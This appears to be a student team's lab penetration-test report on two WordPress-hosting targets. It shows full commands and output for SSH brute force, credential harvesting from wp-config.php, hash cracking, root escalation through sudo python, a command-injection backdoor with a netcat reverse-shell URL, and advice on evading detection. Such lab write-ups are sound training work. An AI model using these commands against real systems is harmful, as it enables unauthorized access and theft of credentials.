

Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

By The Cyber Defenders

David Mahanes, Alison Meehan,
Tony Null, and Saad Yaldram

Table of Contents

This document contains the following resources:



Network Topology & Critical Vulnerabilities



Part 1: Offensive Analysis




Part 2: Defensive Analysis



Part 3: Network Analysis

Network Topology & Critical Vulnerabilities

Network Topology



Network

Address Range: 192.168.1.1/20
Netmask: 255.255.240.0
Gateway: 10.0.0.1

Machines

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.110
OS: Linux
Hostname: Target 1

IPv4: 192.168.1.115
OS: Linux
Hostname: Target 2

IPv4: 10.0.0.25
OS: Windows
Hostname: Azure

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in Target 1.

Vulnerability	Description	Impact
Open access to SSH Port 22	If SSH (Port 22) is left open, the possibility of a brute-force attack.	There is no direct impact, however, an attacker can craft an attack method via open SSH port. ie brute force attack and or SSH Metasploit.
Enumerate usernames in wordpress	The aim is to identify valid usernames on the system.	There is no direct impact, however, an attacker can gather information such as username and determine the approach used in attack.
User ID susceptible to Brute-force attacks (CWE-307)	The software does not implement sufficient measures to prevent multiple failed authentication attempts within in a short time frame, making it more susceptible to brute force attacks.	This will have a high impact because attacker will access the network and when this happens, so many dangerous possibilities can happen like creating a back door.
Root password of the database in the wordpress configuration file	Database root password was stored in an application configuration file.	This has a high impact because if threat actor gains access to machine, the password will be easily available and he can quickly gain access to the database
Privilege escalation via sudo python (CVE-2006-0151)	Allows limited local users to gain privileges via a Python script.	This is dangerous because an attacker who broke in with limited access, can morph and gain admin privileges. With that, lots of destructive possibilities like root access and ability to create a backdoor will be possible.

Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in **Target 2**.

Vulnerability	Description	Impact
Brute -forceable URL directories and files	This vulnerability allows for brute force guessing of which directories a system has.	By discovering the directories of a system, this gives away the structure of the system.
Netcat reverse shell/remote execution vulnerability /CVE-2004-1317	Combining a bash script, a netcat listener, and the web browser access of the system, implementing a reverse shell was possible.	The reverse shell gave unauthorized remote access to the system.
Unrestricted access to wordpress directories	Once on the system there was no restricted access to the files or directories.	This completely exposed the system and all of its directories and files to anyone who happened to gain authorized or unauthorized access.

Part 1: Offensive Analysis

Part I: Offensive Analysis

Topics Covered:



Exploits Used



Avoiding Detection



Maintaining Access



Exploits Used

Exploitation: V1 “Open access to SSH 22”

Summarize the following:

- How did you exploit the vulnerability?
 - We first scanned the network using nmap on Kali machine (192.168.1.90/24)
 - root@Kali:~# nmap 192.168.1.90/24
- What did the exploit achieve?
 - It enumerated the open ports and services of the listed machines on the network.

Target one machine has port 22 open. This was the gateway way to exploit for an attack.



```
root@Kali:~# nmap 192.168.1.90/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-30 16:21 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00079s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
2179/tcp  open  vmrdp
3389/tcp  open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00089s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
9200/tcp  open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00088s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.110
Host is up (0.00081s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)
```

Exploitation: V2 “Enumerate usernames in WordPress”

Find users/authors of this WordPress website can help attackers craft an approach as part of a larger attack.

- What did the exploit achieve?
 - WPScan version 3.7.8
 - WPScan returns: WordPress version 4.8.15 is used on this website.
 - Research known vulnerabilities of version 4.8.15
 - Enumerate Users via “Author ID Brute Forcing”
- How did you exploit the vulnerability?
 - Users(s) Identified: steven & michael
 - Confirmed by: Login Error Messages
- Command:
 - `wpscan --url http://192.168.1.110/wordpress --enumerate u`

Exploitation: V2 “Enumerate usernames in WordPress”

WPScan determines WordPress version 4.8.7 is vulnerable to “Author ID Brute Forcing” attacks.

```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress --enumerate u
[+] URL: http://192.168.1.110/wordpress/
[+] Started: Tue Mar 30 16:44:01 2021

Interesting Finding(s):
[+] http://192.168.1.110/wordpress/
  Interesting Entry: Server: Apache/2.4.10 (Debian)
  Found By: Headers (Passive Detection)
  Confidence: 100%
  References:
    - http://codex.wordpress.org/XML-RPC_Pingback_API
    - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
    - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
    - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
    - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.110/wordpress/readme.html
  Found By: Direct Access (Aggressive Detection)
  Confidence: 100%

[+] http://192.168.1.110/wordpress/wp-cron.php
  Found By: Direct Access (Aggressive Detection)
  Confidence: 60%
  References:
    - https://www.iplocation.net/defend-wordpress-from-ddos
    - https://github.com/wpscanteam/wpscan/issues/1299
```

```
[+] WordPress version 4.8.15 identified (Latest, released on 2020-10-29).
  Found By: Emoji Settings (Passive Detection)
    - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.15'
  Confirmed By: Meta Generator (Passive Detection)
    - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.15'

  [i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
  Brute Forcing Author IDs - Time: 00:00:01 <===== (10 / 10) 100.00% Time: 00:00:01

  [i] User(s) Identified:
    [+] steven
      Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
      Confirmed By: Login Error Messages (Aggressive Detection)

    [+] michael
      Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
      Confirmed By: Login Error Messages (Aggressive Detection)

  [!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
  [!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

  [+] Finished: Tue Mar 30 16:44:04 2021
  [+] Requests Done: 48
  [+] Cached Requests: 4
  [+] Data Sent: 10.471 KB
  [+] Data Received: 284.899 KB
  [+] Memory used: 113.816 MB
  [+] Elapsed time: 00:00:03

root@Kali:~#
```

Exploitation: V3 “User ID Susceptible to Brute Force Attacks (CWE-307)”

Summarize the following:

- How did you exploit the vulnerability?
 - Using xHydra software – a network logon cracker
 - SSH brute force attack on Apache server
- What did the exploit achieve?
 - User Michael password found.
 - Password: “michael”
- Command:
 - `hydra -s 22-I michael -P /usr/share/wordlists/rockyou.txt -t16 192.168.1.110 ssh`
 - ssh login command: `root@Kali:~# ssh 192.168.1.110 -l michael`
 - `michael@192.168.1.110's` password: “michael”



Exploitation: V3 “User ID Susceptible to Brute Force Attacks (CWE-307)”

Remote development/author access to Webserver1 (Target 1 VM)

The image shows two windows of the xHydra application. The left window is the configuration interface, and the right window is the terminal output where the attack is running.

Configuration Window (Left):

- Target:** Single Target (selected), IP: 192.168.1.110.
- Port:** 22.
- Protocol:** ssh.
- Output Options:** Be Verbose (selected).
- Show Attempts:** Unselected.
- Service Module Usage Details:** Unselected.

Terminal Output Window (Right):

```
michael@target1:~  
root@Kali:~# ssh michael@192.168.1.110  
michael@192.168.1.110's password:  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*copyright.  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
You have new mail.  
michael@target1:~$ ls -la  
total 20  
drwxr-xr-x 2 michael michael 4096 Aug 13 2018 .  
drwxr-xr-x 5 root root 4096 Jun 24 2020 ..  
Hydra v9.0 (c) 2019 by van Hauser  
-rw-r--r-- 1 michael michael 220 Aug 13 2018 .bash_logout  
[WARNING] Many SSH configurations found!  
[WARNING] Resetting the number of tasks per server.  
[WARNING] Restorefile (you have 1 restorefile)  
[DATA] max 16 tasks per 1 server.  
[DATA] attacking ssh://192.168.1.110.  
[22][ssh] host: 192.168.1.110 login: michael password: michael  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-04-04 09:06:10  
<finished>
```

At the bottom of the terminal window, there are four buttons: Start, Stop, Save Output, and Clear Output. The command hydra -s 22 -l michael -P /usr/share/wordlists/rockyou.txt -t 16 192.168.1.110 ssh is visible at the bottom of the terminal window.

Exploitation: V4 “Root Password of the Database in the Config File”

Summarize the following:

- How did you exploit the vulnerability?
 - SSH into Michael’s account.
 - Located the wp-config.php file and discovered the MySQL database login credentials.
- What did the exploit achieve?
 - Obtained database MySQL login credentials.
- Commands:
 - ssh michael@192.168.1.110
 - find -iname wp-config.php
 - cd /var/www/html/wordpress
 - cat wp-config.php



```
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 */
```

Exploitation: “V5 Privilege Escalation via Sudo Python”

Summarize the following:

- How did you exploit the vulnerability?
 - First started the database with command: mysql -u root -p wordpress
 - In MySQL database, commands:
 - Show tables;
 - select * from wp_users;
- What did the exploit achieve?
 - Extracted user Steven’s unsalted password hash from MySQL database saved to wp_hash.txt
 - Cracked the hash with John the Ripper
 - Password: “pink84”
 - SSH into user Steven’s account
 - Escalated to root via sudo python



Exploitation: “V5 Privilege Escalation via Sudo Python”

```
michael@target1:/var/lib
File Actions Edit View Help
Server version: 5.5.60-0+deb8u1 (Debian)
Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show tables;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta      |
| wp_comments          |
| wp_links             |
| wp_options            |
| wp_postmeta          |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----+
12 rows in set (0.01 sec)

mysql> SELECT * FROM wp_users;
+-----+
| ID | user_login | user_pass | user_activation_key | user_status | display_name | user_nicename | user_email | user_url | user_registered |
+-----+
| 1  | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | 0           | michael     | michael      | michael      | michael@raven.org | 2018-08-12 22:49:1 | |
| 2  | steven     | $P$Bk3VD9jsxx/loJqgNsURgHiaB23j7W/ | 0           | steven      | steven       | steven      | steven@raven.org | 2018-08-12 23:31:1 |
| 6  |             |                                     |             |             | Steven Seagull |             |             |             |             |
+-----+
2 rows in set (0.00 sec)

mysql> exit
Bye
michael@target1:/var/lib$ mysql -u root -p wordpress
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 130
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.
```

Exploitation: “V5 Privilege Escalation via Sudo Python”

```
root@Kali:~/Desktop# ls
rockyou.txt wp_hashes.txt
root@Kali:~/Desktop# john --wordlist=rockyou.txt wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84          (steven)
```

Shell No.1

File Actions Edit View Help

```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Mar 31 12:26:32 2021 from 192.168.1.90
$ sudo python
Python 2.7.9 (default, Sep 14 2019, 20:00:08)
[GCC 4.9.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.system("/bin/bash")
root@target1:/home/steven# whoami
root
root@target1:/home/steven#
```





Target 2

Exploitation: “V1 Brute-forceable URL directories and files”

Summarize the following:

- How did you exploit the vulnerability?
 - Used the tool gobuster for URL directory brute force attack

```
root@Kali:~# gobuster dir -e -u http://192.168.1.115/vendor -w /usr/share/wordlists/dirbuster/directory-list-2.3-med
ium.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://192.168.1.115/vendor
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Expanded:     true
[+] Timeout:      10s
=====
2021/03/31 05:37:57 Starting gobuster
=====
http://192.168.1.115/vendor/docs (Status: 301)
http://192.168.1.115/vendor/test (Status: 301)
http://192.168.1.115/vendor/language (Status: 301)
http://192.168.1.115/vendor/examples (Status: 301)
http://192.168.1.115/vendor/extras (Status: 301)
http://192.168.1.115/vendor/LICENSE (Status: 200)
http://192.168.1.115/vendor/VERSION (Status: 200)
http://192.168.1.115/vendor/PATH (Status: 200)
=====
2021/03/31 05:39:21 Finished
=====
root@Kali:~#
```

Exploitation: “V2 Netcat reverse shell/remote execution vulnerability”

Summarize the following:

- How did you exploit the vulnerability?
 - Exploit.sh



Shell No.1

```
File Actions Edit View Help  
root@Kali:~/Downloads# nano exploit.sh  
root@Kali:~/Downloads# ./exploit.sh  
[+] Check /var/www/html/backdoor.php?cmd=[shell command, e.g. id]  
root@Kali:~/Downloads# ■
```


Shell No.1

```
File Actions Edit View Help  
root@Kali:~/Downloads# nc -lvp 4444  
listening on [any] 4444 ...  
192.168.1.115: inverse host lookup failed: Unknown host  
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 47518  
/var/www/html  
ls  
Security - Doc  
about.html  
backdoor.php  
contact.php  
contact.zip  
css  
elements.html  
fonts  
img  
index.html  
js  
scss  
service.html  
team.html  
vendor  
wordpress  
cd ..  
ls  
flag2.txt
```

Exploitation: “V3 Unrestricted access to WordPress directories”

Summarize the following:

- How did you exploit the vulnerability?
 - Once we executed the exploit.sh file using a command injection attack, we had full access to the directories.



Index of /wordpress/wp-content/uploads/2018/11

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory			
 flag3.png	2018-11-09 08:26	10K	

Apache/2.4.10 (Debian) Server at 192.168.1.115 Port 80

Backdooring Target 2

Backdoor Overview

- What kind of backdoor did you install (reverse shell, shadow user, etc.)?\ul> - Reverse shell/backdoor.php with netcat listner
- How did you drop it (via Metasploit, phishing, etc.)?\ul>- *Command injection attacks*
- <http://192.168.1.115/contact.php>
- How do you connect to it?\ul>- <192.168.1.115/backdoor.php?cmd=nc%20192.168.1.90%204444%20/bin/bash>



Avoiding Detection

Stealth Exploitation of Target 1

Vulnerability	Monitoring Overview	Mitigation Detection
Open access to SSH Port 22	<ol style="list-style-type: none">1. SSH login Alert2. Monitor SSH Port through triggers3. Detect suspicious access to monitor geo-location and hour based alerts	<ol style="list-style-type: none">1. Use a jump server in the network2. Attack through a different port
Enumerate usernames in wordpress using wpscan CVE-2009-2334	<ol style="list-style-type: none">1. HTTP Response Status Code Alert2. Triggered at thresholds above 400	<ol style="list-style-type: none">1. Use command line sniffing rather than automated program like wpscan
